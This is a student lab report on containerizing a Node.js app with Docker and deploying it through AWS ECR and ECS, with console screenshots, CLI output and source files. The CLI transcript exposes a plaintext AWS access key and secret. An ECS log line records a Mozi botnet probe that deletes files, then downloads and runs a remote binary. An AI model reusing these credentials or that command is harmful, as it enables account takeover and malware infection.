





















Right Ctrl

Cloud Computing

Assignment Number: 4


Name : Bhavin Patil

Roll No : 66

Div: CS D

Batch: B3

Docker With AWS



Creating the Image and Pushing it through AWS CLI.

Steps: -

Download AWS CLI

- Configure your AWS CLI using aws configure
- Generate access keys and perform the operations

After Connecting the CLI successfully use these commands,

```
C:\Users\Admin>docker tag dockerapp 7227420.dkr.ecr.ap-northeast-1.amazonaws.com/dockerapp
```

```
>docker push 722742037564.dkr.ecr.ap-northeast-1.amazonaws.com/dockerapp
```

Private repositories (2)						
	Repository name	URI	Created at	Tag immutability	Scan frequency	Encryption type
	dockerapp	722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp	February 16, 2023, 14:52:43 (UTC+05.5)	Disabled	Manual	AES-256
	dockerapp1	722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp1	February 16, 2023, 14:58:20 (UTC+05.5)	Disabled	Manual	AES-256

Containerizing NodeJS app using AWS

Repository

The screenshot shows the AWS ECR console interface. On the left, there's a sidebar with options like 'Amazon Elastic Container Registry', 'Private registry', 'Public registry', and 'Repositories'. The 'Repositories' section is selected. In the main area, it says 'Private repositories (2)'. There are two entries: 'dockerapp' and 'dockerapp1'. Both were created on March 02, 2023, at 15:04:05 (UTC+05.5). They are both disabled, manual scans, AES-256 encrypted, and have inactive pull-through cache.

Repository name	URI	Created at	Tag immutability	Scan frequency	Encryption type	Pull through cache
dockerapp	458987407797.dkr.ecr.ap-northeast-1.amazonaws.com/dockerapp	March 02, 2023, 15:04:05 (UTC+05.5)	Disabled	Manual	AES-256	Inactive
dockerapp1	458987407797.dkr.ecr.ap-northeast-1.amazonaws.com/dockerapp1	March 02, 2023, 15:11:10 (UTC+05.5)	Disabled	Manual	AES-256	Inactive

Amazon Elastic Container Registry

Private registry
Public registry
Repositories
Summary
Images
Permissions
Lifecycle Policy
Repository tags

Getting started
Documentation
Public gallery

Amazon ECR > Repositories > dockerapp

dockerapp

[View push commands](#) [Edit](#)

Images (1)

<input type="checkbox"/>	Image tag	Artifact type	Pushed at	Size (MB)	Image URI	Digest	Scan status	Vulnerabilities
<input type="checkbox"/>	latest	Image	March 01, 2023, 23:54:28 (UTC+05:5)	62.13	Copy URI	sha256:06ccbbedefa448f9b22edc391304ad0fe5192d38553bbfb4de30eacdb3d5b32f3	-	-

© 2023, Amazon Web Services India Private Limited or its affiliates. [Privacy](#) [Terms](#) [Cookie preferences](#)

Amazon Elastic Container Registry

Private registry
Public registry
Repositories
Summary
Images
Permissions
Lifecycle Policy
Repository tags

Getting started
Documentation
Public gallery

Amazon ECR > Repositories > dockerapp > sha256:06ccbbedefa448f9b22edc391304ad0fe5192d38553bbfb4de30eacdb3d5b32f3

Image

[Scan](#)

Details

Image tags	latest
URI	722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp:latest
Digest	sha256:06ccbbedefa448f9b22edc391304ad0fe5192d38553bbfb4de30eacdb3d5b32f3

General information

Artifact type	Image	Repository	dockerapp
Size (MB)	62.13	Pushed at	March 01, 2023, 23:54:28 (UTC+05:5)

Basic scanning

Scan status	Vulnerabilities
-	-

© 2023, Amazon Web Services India Private Limited or its affiliates. [Privacy](#) [Terms](#) [Cookie preferences](#)

Services

New ECS Experience X

Tell us what you think

Amazon Elastic Container Service

Clusters

- Namespaces New
- Task definitions
- Account settings

Install AWS Copilot ?

Amazon ECR

- Repositories

AWS Batch

Documentation

- Discover products ?
- Subscriptions ?

Feedback Language

Amazon Elastic Container Service > Clusters > samplecluster1 > Services

samplecluster1

C Update cluster Delete cluster

Cluster overview

ARN	Status	CloudWatch monitoring	Registered container instances
samplecluster1	Active	Default	-

Services

Draining	Active	Tasks
-	1	Pending
		Running
		1

Services Tasks Infrastructure Metrics Scheduled tasks Tags

Services (1) Info

C Manage tags Update Delete service Create

Filter services by value All launch types All service types

Service name	Status	ARN	Service...	Deployments and tasks	Last deploy...	Task de...
sample-app-service	Active	arn:aws:se...	REPLICA	1/1 Tasks ru...	Completed	first-run-t...

© 2023, Amazon Web Services India Private Limited or its affiliates. Privacy Terms Cookie preferences

New ECS Experience X

Tell us what you think

Amazon Elastic Container Service

Clusters

- Namespaces New
- Task definitions
- Account settings

Install AWS Copilot ?

Amazon ECR

- Repositories

AWS Batch

Documentation

- Discover products ?
- Subscriptions ?

Logs Configuration and tasks Deployments and events Networking Tags

Logs (100+) Info

All 10m 1h 3h 12h 1d 3d 1w View in CloudWatch C

Filter logs by message All containers All tasks

Timestamp	Task	Message	Container
3/2/2023, 12:02:54 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.1.179 - - [01/Mar/2023:18:32:54 +0000] "GET / HTTP/1.1" 200 319	sample-app
3/2/2023, 12:02:41 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.1.179 - - [01/Mar/2023:18:32:41 +0000] "GET /shell? cd+/tmp;rm+rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a;jaws HTTP/1.1" 404 196	sample-app
3/2/2023, 12:02:39 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.0.31 - - [01/Mar/2023:18:32:39 +0000] "GET / HTTP/1.1" 200 319	sample-app
3/2/2023, 12:02:24 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.1.179 - - [01/Mar/2023:18:32:24 +0000] "GET / HTTP/1.1" 200 319	sample-app
3/2/2023, 12:02:09 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.0.31 - - [01/Mar/2023:18:32:09 +0000] "GET / HTTP/1.1" 200 319	sample-app
3/2/2023, 12:01:54 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.1.179 - - [01/Mar/2023:18:31:54 +0000] "GET / HTTP/1.1" 200 319	sample-app
3/2/2023, 12:01:39 AM	438500eefb714226ab92ef32ccfd7ad8	10.0.0.31 - - [01/Mar/2023:18:31:39 +0000] "GET / HTTP/1.1" 200 319	sample-app

https://ap-south-1.console.aws.amazon.com/ecs/v2/clusters/samplecluster1/services/sample-app-service/logs?region=ap-south-1

© 2023, Amazon Web Services India Private Limited or its affiliates. Privacy Terms Cookie preferences

The screenshot shows the AWS ECS Task Details page for a task named '438500eefb714226ab92ef32ccfd7ad8'. The task is currently running. The configuration section displays the operating system (Linux/X86_64), capacity provider (-), ENI ID (eni-0a2ea43c76fc2c8db), and public IP (43.204.236.33). Other details include CPU/Memory (.25 vCPU | .5 GB), launch type (FARGATE), network mode (awsvpc), platform version (1.4.0), task definition (first-run-task-definition:2), subnet ID (subnet-0bf060613f37c06c8), private IP (10.0.1.82), and MAC address (0a:6:b:c:b:e4:de:a8).

Task

The screenshot shows the AWS ECS Task Definitions page. There are two task definitions listed: 'FirstTask' and 'first-run-task-definition', both of which are active. The page includes a search bar, filter options (Status of last revision = ACTIVE), and buttons for Deploy, Create new revision, and Create new task definition.

CMD Commands

```

Command Prompt
Microsoft Windows [Version 10.0.22621.1265]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>aws configure
AWS Access Key ID [None]: AKIAZQRWIJQ6GPCOZVZW
AWS Secret Access Key [None]: /ng6x45vuJsRsp03gAVXTQIH2N0L5NbVPJmU2rd
Default region name [None]: ap-south-1
Default output format [None]: json

C:\Users\Admin>aws ecr get-login-password --region ap-south-1 | docker login --username AWS --password-stdin 722742037564.dkr.ecr.ap-south-1.amazonaws.com
Login Succeeded

C:\Users\Admin>docker tag dockerapp 722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp

C:\Users\Admin>docker push 722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp
Using default tag: latest
The push refers to repository [722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp]
d96bf79ca232: Pushed
cb77e38c5d9c: Pushed
be5e976eb41: Pushed
23fb5add5f1f: Pushed
dc923cea9549: Pushed
d26cf2a2c5d93: Pushed
ec7aaa5c3b9b: Pushed
7cd52847ad77: Pushed
latest: digest: sha256:06ccbbedef448f9b22edc391304ad0fe5192d38553bbfb4de30eacdb3d5b32f3 size: 1995

C:\Users\Admin>

```

Image

Amazon Elastic Container Registry

Private registry
Public registry
Repositories
Summary
Images
Permissions
Lifecycle Policy
Repository tags

Getting started
Documentation
Public gallery

Image

Details

Image tags
latest

URI
722742037564.dkr.ecr.ap-south-1.amazonaws.com/dockerapp:latest

Digest
sha256:06ccbedefa448f9b22edc391304ad0fe5192d38553bbfb4de30eacdb3d5b32f3

General information

Artifact type
Image

Repository
dockerapp

Pushed at
March 01, 2023, 23:54:28 (UTC+05:5)

Size (MB)
62.13

Basic scanning

Scan status
-

Vulnerabilities
-

Feedback Language © 2023, Amazon Web Services India Private Limited or its affiliates. Privacy Terms Cookie preferences

Docker

Docker Desktop Upgrade plan

Search Ctrl+K harsha...

Containers Images Volumes Dev Environments BETA

Extensions Add Extensions

Images Give feedback Learn more

An image is a read-only template with instructions for creating a Docker container. [Learn more](#)

Local Hub

843.69 MB / 843.73 MB in use 6 images Last refresh: about 4 hours ago

Name	Tag	Status	Created	Size	Actions
458987407797.dkr.ecr.ap-northeast-1.amazonaws.com	latest	In use	14 days ago	434.41 MB	...
3a6aa6395296					
dockerapp1	latest	In use	14 days ago	434.41 MB	...
3a6aa6395296					
<none>	<none>	In use (dangli)	14 days ago	500.03 MB	...
6c384d68f479					
harshal662/docker101tutorial	latest	In use	14 days ago	46.96 MB	...
55410ae16a8c					
docker101tutorial	latest	In use	14 days ago	46.96 MB	...
55410ae16a8c					

Showing 6 items

The screenshot shows the Docker Desktop interface. On the left, there's a sidebar with icons for Containers, Images, Volumes, and Dev Environments (BETA). Below that is an 'Extensions' section with a 'Add Extensions' button. The main area is titled 'Containers' with a 'Give feedback' link. It displays a table of running containers:

	Name	Image	Status	Port(s)	Started	Actions
gracious_roentgen	1fc61adb8b20	dockerapp1	Exited (137)	3000:3000		▶ ⋮ 🗑
eager_lovelace	21d6965c4ad6	dockerapp1	Exited (137)	8080:88		▶ ⋮ 🗑
cool_wilbur	ac8c6b491254	dockerapp1	Exited (1)	8080:88		▶ ⋮ 🗑
kind_torvalds	89c37c7c67ea	dockerapp1	Exited (1)	8080:88		▶ ⋮ 🗑
jolly_galileo	5022c935ea65	harshal662/docker101tutorial	Exited			▶ ⋮ 🗑
docker-tutorial	c22248fb1679	docker101tutorial	Exited	80:80		▶ ⋮ 🗑
repo	c536c9786fd2	alpine/git	Exited (128)			▶ ⋮ 🗑

At the bottom right of the table, it says 'Showing 7 items'.

File: index.js

```
const express = require('express');

const app = express();

app.get('/', (req, res)=>{
    res.send("Cloud Computing Lab AWS Docker image")
})

app.listen(8080, ()=>{
    console.log("server running!")
});

app.get('/', (req, res)=>{
    res.send("Cloud Computing Lab AWS Docker image")
})
```

File: Dockerfile

```
FROM node:18-alpine
```

```
WORKDIR /dockerappc

COPY package*.json .

RUN npm install

COPY . .

EXPOSE 88

CMD node index.js
```

Image on Localhost 3000/3000

